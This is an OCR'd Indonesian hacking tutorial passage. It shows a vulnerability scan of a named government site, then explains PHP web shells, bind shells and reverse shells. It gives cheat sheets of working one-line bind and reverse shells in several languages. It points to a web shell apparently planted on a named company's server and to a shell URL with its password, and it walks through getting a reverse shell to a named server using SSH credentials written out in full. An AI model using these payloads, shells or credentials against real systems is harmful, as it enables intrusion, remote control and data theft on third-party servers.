
Klik Add Target.

Di contoh ini saya masukkan target baru : pelaut.dephub.go.id



ok kita lihat di sini acunetix sedang scan 2 website. Kita tunggu prosesnya. Bisa lebih dari 30 menit

Dari hasil scan kedua web ditemukan beberapa informasi kerentanan tingkat rendah dan medium dan 1 informasi kerentanan tingkat tinggi.



Pada web pelaut.dephub.go.id ditemukan kerentanan yang berwarna merah

9. Memahami php shell backdoor, bind shell dan reverse shell

Dalam dunia keamanan siber, **backdoor** (pintu belakang) adalah metode yang digunakan untuk mendapatkan akses ke sistem komputer melewati prosedur autentikasi standar. Dua teknik paling umum yang digunakan untuk mendapatkan kontrol jarak jauh (remote shell) adalah **Bind Shell** dan **Reverse Shell**.

Perbedaan utama keduanya terletak pada siapa yang menginisiasi koneksi dan arah lalu lintas datanya.

1. php shell backdoor

PHP Shell Backdoor (sering disebut sebagai "Web Shell") adalah skrip berbahaya yang ditulis dalam bahasa pemrograman PHP yang diunggah oleh penyerang ke server web untuk mendapatkan kendali jarak jauh.

Sederhananya, ini adalah sebuah pintu belakang (backdoor) yang memungkinkan seseorang menjalankan perintah sistem, mengelola file, dan mengakses database langsung melalui browser, tanpa harus login secara resmi melalui protokol seperti SSH atau FTP.

Bagaimana Cara Kerjanya?

1. Eksploitasi Celah Keamanan: Penyerang mencari celah di situs web, seperti fitur unggah file (upload) yang tidak aman, *Local File Inclusion* (LFI), atau kerentanan pada CMS (seperti WordPress atau Joomla) yang belum diperbarui.
2. Unggah File PHP: Penyerang mengunggah file `.php` yang berisi kode shell (contoh populer: b374k, WSO, atau ALFA Shell).
3. Akses via Browser: Setelah terunggah, penyerang cukup mengakses URL file tersebut (misal: `domain.com/uploads/shell.php`).
4. Eksekusi Perintah: Muncul antarmuka (dashboard) yang memungkinkan penyerang mengetik perintah sistem seolah-olah mereka duduk di depan server tersebut.

Kemampuan Utama PHP Shell

Setelah berhasil masuk, penyerang biasanya dapat melakukan hal-hal berikut:

- File Management: Mengunduh, menghapus, mengubah, atau mengunggah file baru (termasuk mengganti tampilan halaman utama atau *deface*).
- Remote Command Execution: Menjalankan perintah terminal seperti `ls`, `cat /etc/passwd`, atau bahkan menginstal malware tambahan.
- Database Access: Mencuri data pengguna dari database SQL.

- Privilege Escalation: Mencari celah di sistem operasi server untuk naik level dari pengguna biasa menjadi root (administrator penuh).
- Spam & DDoS: Menggunakan server tersebut untuk mengirim email spam atau menyerang server lain.

Contoh php shell backdoor :

menggunakan b374k shell :

http://safacura.org/counter/b374k-2.8.php

password : b374k

2. Bind Shell Backdoor

Pada **Bind Shell**, penyerang menginstruksikan komputer korban untuk membuka port tertentu dan "mendengarkan" (*listening*) koneksi yang masuk. Penyerang kemudian menghubungkan dirinya ke port tersebut untuk mendapatkan akses shell.

- **Cara Kerja:**
    1. Penyerang mengeksekusi kode pada mesin korban.
    2. Mesin korban membuka port (misalnya port 4444) dan menunggu.
    3. Penyerang melakukan koneksi ke alamat IP korban pada port tersebut.
    4. Shell (command prompt/terminal) diberikan kepada penyerang.
- **Kelemahan:** Sangat sulit menembus **Firewall** atau **NAT** (Network Address Translation). Kebanyakan firewall modern memblokir koneksi masuk (*incoming*) yang tidak dikenal secara otomatis.

Berikut ini cheat sheet untuk single line bind shell :

Dengan perl :

```
perl -e 'use Socket;$p=51337;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));\
bind(S,sockaddr_in($p, INADDR_ANY));listen(S,SOMAXCONN);for(;$p=accept(C,S);\
close C){open(STDIN,">&C");open(STDOUT,">&C");open(STDERR,">&C");exec("/bin/bash -i");};'
```

Dengan python :

```
python -c 'exec("""import socket as s,subprocess as
sp;s1=s.socket(s.AF_INET,s.SOCK_STREAM);s1.setsockopt(s.SOL_SOCKET,s.SO_REUSEADDR,
1);s1.bind(("0.0.0.0",51337));s1.listen(1);c,a=s1.accept();\nwhile True:
d=c.recv(1024).decode();p=sp.Popen(d,shell=True,stdout=sp.PIPE,stderr=sp.PIPE,stdin=sp.PIPE);c.se
ndall(p.stdout.read()+p.stderr.read())""")'
```

Dengan php :

```
php -r '$s=socket_create(AF_INET,SOCK_STREAM,SOL_TCP);socket_bind($s,"0.0.0.0",51337);\
socket_listen($s,1);$cl=socket_accept($s);while(1){if(!socket_write($cl,"$ ",2))exit;\
$in=socket_read($cl,100);$cmd=popen("$in","r");while(!feof($cmd)){$m=fgetc($cmd);\
socket_write($cl,$m,strlen($m));}}'
```

Dengan netcat :

```
perl -e 'use Socket;$p=51337;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));\
bind(S,sockaddr_in($p, INADDR_ANY));listen(S,SOMAXCONN);for(;$p=accept(C,S);\
close C){open(STDIN,">&C");open(STDOUT,">&C");open(STDERR,">&C");exec("/bin/bash -i");};'

nc -nlvp 51337 -e /bin/bash
```

Dengan socat :

```
user@attacker$ socat FILE:`tty`,raw,echo=0 TCP:target.com:12345
user@victim$ socat TCP-LISTEN:12345,reuseaddr,fork EXEC:/bin/sh,pty,stderr,setsid,sigint,sane
```

contoh kita akan menggunakan shell b374k (bisa didownload di https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/b374k-shell/b374k-m1n1.zip)

contoh php shell yang sudah ditanam di server :

https://cynetindo.co.id/.../dat.php


Untuk bind shell, kita akan bind shell di port 51337, klik menu shell lalu masukkan perintah bind shell ini dengan perl :

```
perl -e 'use Socket;$p=51337;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));\
bind(S,sockaddr_in($p, INADDR_ANY));listen(S,SOMAXCONN);for(;$p=accept(C,S);\
close C){open(STDIN,">&C");open(STDOUT,">&C");open(STDERR,">&C");exec("/bin/bash -i");};'
```

Jika berhasil, dari kali linux kita tinggal mengetik :

```
nc cynetindo.co.id 51337
```

Hasilnya :



3. Reverse Shell Backdoor

Reverse Shell adalah kebalikan dari Bind Shell. Di sini, penyeranglah yang membuka port di mesin mereka sendiri, dan komputer korban yang diperintahkan untuk "menghubungi" penyerang.

- **Cara Kerja:**
    1. Penyerang menyiapkan komputer mereka untuk "mendengarkan" koneksi pada port tertentu (misalnya port 80 atau 443).
    2. Penyerang mengeksekusi kode pada mesin korban (biasanya melalui eksploitasi atau *social engineering*).
    3. Mesin korban melakukan koneksi keluar (*outgoing*) ke alamat IP penyerang.
    4. Setelah koneksi terjalin, shell korban dikirimkan ke mesin penyerang.
- **Kelebihan:** Sangat efektif karena sebagian besar firewall mengizinkan lalu lintas keluar (*outgoing traffic*), terutama jika menggunakan port umum seperti 80 (HTTP) atau 443 (HTTPS). Ini adalah teknik yang paling sering digunakan dalam serangan nyata.

Perbandingan Ringkas

Fitur	Bind Shell	Reverse Shell
Inisiator Koneksi	Penyerang menghubungi Korban	Korban menghubungi Penyerang
Kondisi Korban	Membuka port (Listening)	Menghubungi IP luar (Outgoing)
Hambatan Utama	Firewall masuk (Inbound)	Firewall keluar (Egress filtering)
Popularitas	Jarang (karena firewall)	Sangat Populer

Berikut ini cheat sheat untuk single line reverse shell (ganti 10.0.0.1 dengan ip publik attacker):

Dengan bash :

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Dengan perl :

```
perl -e 'use Socket;$i="10.0.0.1";
$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connec
t(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/
sh -i");};'
```

Dengan python :

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREA
M);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Dengan php :

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3
2>&3");'
```

Dengan ruby :

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec
sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

Dengan netcat :

```
nc -e /bin/sh 10.0.0.1 1234
```

atau bisa juga :

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234
>/tmp/f
```

Untuk contoh, kita akan menggunakan php shell yang sama :

https://cynetindo.co.id/.../dat.php

Untuk reverse shell kita perlu memiliki 1 ip publik untuk menerima koneksi reverse shell, kita akan gunakan server syncrumlogistics.com

ssh alfan@syncrumlogistics.com

password : synlog123

ketik :
das
van alfan x x
clear

Selanjutnya kita listen port dengan netcat di port, misalnya kita akan membuka port 4445 dengan netcat

nc -l -p 4445 -v

Kembali ke php shell, jalankan di shell kode reverse shell ke port 4445 dengan tujuan syncrumlogistics.com :

```
bash -i >& /dev/tcp/syncrumlogistics.com/4445 0>&1
```

Hasilnya, kita mendapat reverse shell di syncrumlogistics.com pada port 4445 tadi :